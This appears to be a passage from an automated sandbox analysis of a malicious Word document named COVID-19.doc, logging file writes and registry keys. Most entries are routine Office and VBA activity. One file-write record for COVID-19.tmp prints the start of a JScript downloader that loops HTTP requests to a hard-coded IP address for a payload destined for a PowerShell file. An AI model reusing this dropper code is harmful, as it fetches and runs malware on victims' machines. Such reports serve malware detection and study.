C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57 4f 57 36 34 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\SysWOW64\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	660F3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	.....WW.....WW	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	1757	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 24 11 00 00 0a 00 00 00	....$.....	success or wait	1215	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`...`	success or wait	107	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	14 11 00 00 14 11 00 00 38 11 00 00 38 11 00 00 5c 11 00 00 5c 11 00 00 80 11 00 00 80 11 00 00 a8 11 00 00 a8 11 00 00 d8 11 00 00 d8 11 00 00 10 12 00 00 10 12 00 00 38 12 00 00 38 12 00 00 60 12 00 00 88 12 00 00 b0 12 00 00 dc 12 00 00 20 13 00 00 38 13 00 00	........8...8...\...\..... .....8... 8...`..... ...8...	success or wait	107	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	660F3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 03 00 00 cc 42 00 00 ff ff ff ff 0f 00 00 00	.....B.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 5e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.^.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 67 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	.g.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 57 00 00 00 07 00 00 ff ff ff ff 0f 00 00 00	.W.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 46 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	.F.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	3c 47 00 00 80 10 00 00 ff ff ff ff 0f 00 00 00	<G.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 67 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.g.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 69 00 00 ec 49 00 00 ff ff ff ff 0f 00 00 00	.i...I.....	success or wait	1	660F3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	94 b3 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	e8 b9 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f8 c7 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 08 c8 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 00 44 00 00	&!...&!..0.......,...H.......D..	success or wait	1	660F3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\COVID-19.tmp	unknown	512	76 61 72 20 6f 20 3d 20 57 53 63 72 69 70 74 2e 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 4d 53 58 4d 4c 32 2e 58 4d 4c 48 54 54 50 22 29 3b 0d 0a 76 61 72 20 70 73 20 3d 20 27 43 3a 5c 5c 55 73 65 72 73 5c 5c 6a 6f 6e 65 73 5c 5c 44 65 73 6b 74 6f 70 5c 5c 43 4f 56 49 44 2d 31 39 2e 70 73 31 27 0d 0a 77 68 69 6c 65 20 28 74 72 75 65 29 20 7b 0d 0a 20 20 20 20 6f 2e 4f 70 65 6e 28 27 47 45 54 27 2c 27 68 74 74 70 3a 2f 2f 37 38 2e 31 34 31 2e 31 39 34 2e 31 38 31 2f 64 35 36 39 38 37 32 33 34 35 33 34 35 2e 74 78 74 27 2c 30 29 3b 0d 0a 20 20 20 20 6f 2e 53 65 6e 64 28 29 3b 0d 0a 20 20 20 20 69 66 20 28 6f 2e 53 74 61 74 75 73 3d 3d 32 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 76 61 72 20 73 6f 20 3d 20 6e 65 77 20 41 63 74 69 76 65 58 4f 62 6a 65 63	var o = Wscr ipt.CreateObject("MSXML2 .XMLHTTP");..var ps = 'C:\\Users\\user\\D esktop\\COVID-19.ps1'..while (true) {.. o.Open('GET','htt p://78.141.194.181/d569872345345.txt',0);.. o.Send();.. if (o.Status==200) {.. var so = new ActiveXObjec	success or wait	2	660C20B1	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\COVID-19.doc	0	24	success or wait	1	660DAA87	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	660F8A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	660F8A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	660F8A84	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\526AB	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common\Toolbars	success or wait	1	66154E8B	unknown
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common\Toolbars\Settings	success or wait	1	66154E8B	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage	VBAFilesIntl_1033	dword	1379139585	success or wait	1	66157FEE	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Name	unicode	Recover Text from Any File	success or wait	1	660E5805	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Path	unicode	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\RECOVR32.CNV	success or wait	1	660E5805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Extensions	unicode	*	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\526AB	526AB	binary	04 00 00 00 98 17 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 6A 00 6F 00 6E 00 65 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 65 86 22 02 0F EF D6 01 AB 26 05 00 AB 26 05 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	660E5805	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00				
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	File Path	unicode	C:\Users\user\AppData\Local\Temp\imgs.htm	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Datetime	unicode	2021-01-20T10:31	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Position	unicode	0 0	success or wait	1	660E5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	MainWindow	unicode	0 0 1280 984 1	success or wait	1	661A98E7	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	MdiMaximized	unicode	0	success or wait	1	661A98E7	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	Dock	binary	02 00 4C 01 05 00 08 00 04 00 1E 00 FC 03 FC 02 FF 02 01 01 04 00 1E 00 B8 00 FC 02 FF 02 00 01 04 00 1E 00 B8 00 2F 01 05 00 00 01 04 00 35 01 B8 00 FC 02 01 00 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 01 01 BE 00 1E 00 FC 03 FC 02 00 00 00 01 BB 03 5E 00 FC 03 FC 02 06 00 00 00 D3 00 AF 01 09 03 32 02 FF 03 01 00 D3 00 AF 01 09 03 32 02 04 00 00 00 93 01 AF 01 09 03 32 02 03 00 00 00 D3 00 AF 01 09 03 32 02 02 00 00 00 21 00 72 01 6C 02 12 02 FF 03 01 00 21 00 72 01 E8 00 12 02 04 00 00 00 EE 00 72 01 A9 01 12 02 03 00 00 00 AF 01 72 01 6C 02 12 02 02 00 00 00 F8 02 81 00 AC 03 01 01 05 00 00 00 59 00 30 02 0D 01 4B 03 01 00 00 00 3A 03 BC 00 79 03 1F 02 06 00 00 00 16 00 16 00 D9 01 C4 00 04 00 01 00 2C 00 2C 00 EB 01 E3 00 03 00 01 00 42 00 42 00 3B 02 F7 00 02 00 01 00 00 00 00 00 00 00 00 00 08 00 00 00 58 00 57 00 37 01 FF 01 01 00 01 00 00 00 00 00 00 00 00 00 06 00 01 00 6E 00 6E 00 7F 01 52 01 05 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00	success or wait	1	66154713	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	FolderView	unicode	1	success or wait	1	661A98E7	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	Tool	binary	00 00 00 00 07 00 00 00 47 65 6E 65 72 61 6C 00 FF FF FF FF FF FF FF FF	success or wait	1	661A9A07	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	CtlsShowSelected	unicode	0	success or wait	1	661A98E7	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	DsnShowSelected	unicode	0	success or wait	1	661A98E7	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common\Toolbars\Settings	Microsoft Visual Basic	binary	01 01 00 00 00 00 00 00 00 00 01 00 00 00	success or wait	1	66154E8B	unknown
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	UI	binary	69 00 00 00 01 01 00 00 00 00 00 00 06 00 01 00 00 00 02 01 0B 00 00 80 00 00 08 01 00 01 00 00 14 00 08 4D 00 65 00 6E 00 75 00 20 00 42 00 61 00 72 00 01 01 01 00 00 00 FF FF 00 00 FD FF 32 00 32 00 58 02 5A 00 00 00 00 00 03 01 00 0A 32 75 00 00 08 00 03 01 00 00 00 00 01 80 00 00 03 01 00 0A 33 75 00 00 08 00 03 02 00 00 00 00 02 80 00 00 03 01 00 0A 34 75 00 00 08 00 03 03 00 00 00 00 03 80 00 00 03 01 00 0A 35 75 00 00 08 00 03 04 00 00 00 00 04 80 00 00 03 01 00 0A 36 75 00 00 08 00 03 05 00 00 00 00 05 80 00 00 03 01 00 0A D5 75 00 00 08 00 03 06 00 00 00 00 06 80 00 00 03 01 00 0A 3C 75 00 00 08 00 03 07 00 00 00 00 07 80 00 00 03 01 00 0A 37 75 00 00 08 00 03 08 00 00 00 00 08 80 00 00 03 01 00 0A 56 75 00 00 08 00 03 09 00 00 00 00 09 80 00 00 03 01 00 0A 39 75 00 00 08 00 03 0A 00 00 00 00 0A 80 00 00 03 01 00 0A 3A 75 00 00 08 00 03 0B 00 00 00 00 30 00 00 00 02 01 FF FF 2F 80 00 00 00 00 00 00 00 00 10 00 08 53 00 74 00 61 00 6E 00 64 00 61 00 72 00 64 00 01 01 01 01 00 00 FF FF 00 00 FD FF 32 00 6E 00 58 02 96 00 2F 00 00 00 02 01 FF FF 30 80 00 00 00 00 00 00 00 00 10 00 04 45 00 64 00 69 00 74 00 04 00 01 02 00 00 FF FF 00 00 FD FF 32 00 AA 00 58 02 D2 00 30 00 00 00 02 01 FF FF 31 80 00 00 00 00 00 00 00 00 10 00 05 44 00 65 00 62 00 75 00 67 00 04 00 01 03 00 00 FF FF 00 00 FD FF 32 00 E6 00 58 02 0E 01 31 00 00 00 02 01 FF FF 32 80 00 00 00 00 00 00 00 00 10 00 08 55 00 73 00 65 00 72 00 46 00 6F 00 72 00 6D 00 04 00 01 04 00 00 FF FF 00 00 FD FF 32 00 22 01 58 02 4A 01 32 00 00 00 02 01 FF FF DB 00 00 00 97 01 00 02 00 00 10 00 00 04 00 01 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 00 00 00	success or wait	1	66154EF9	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
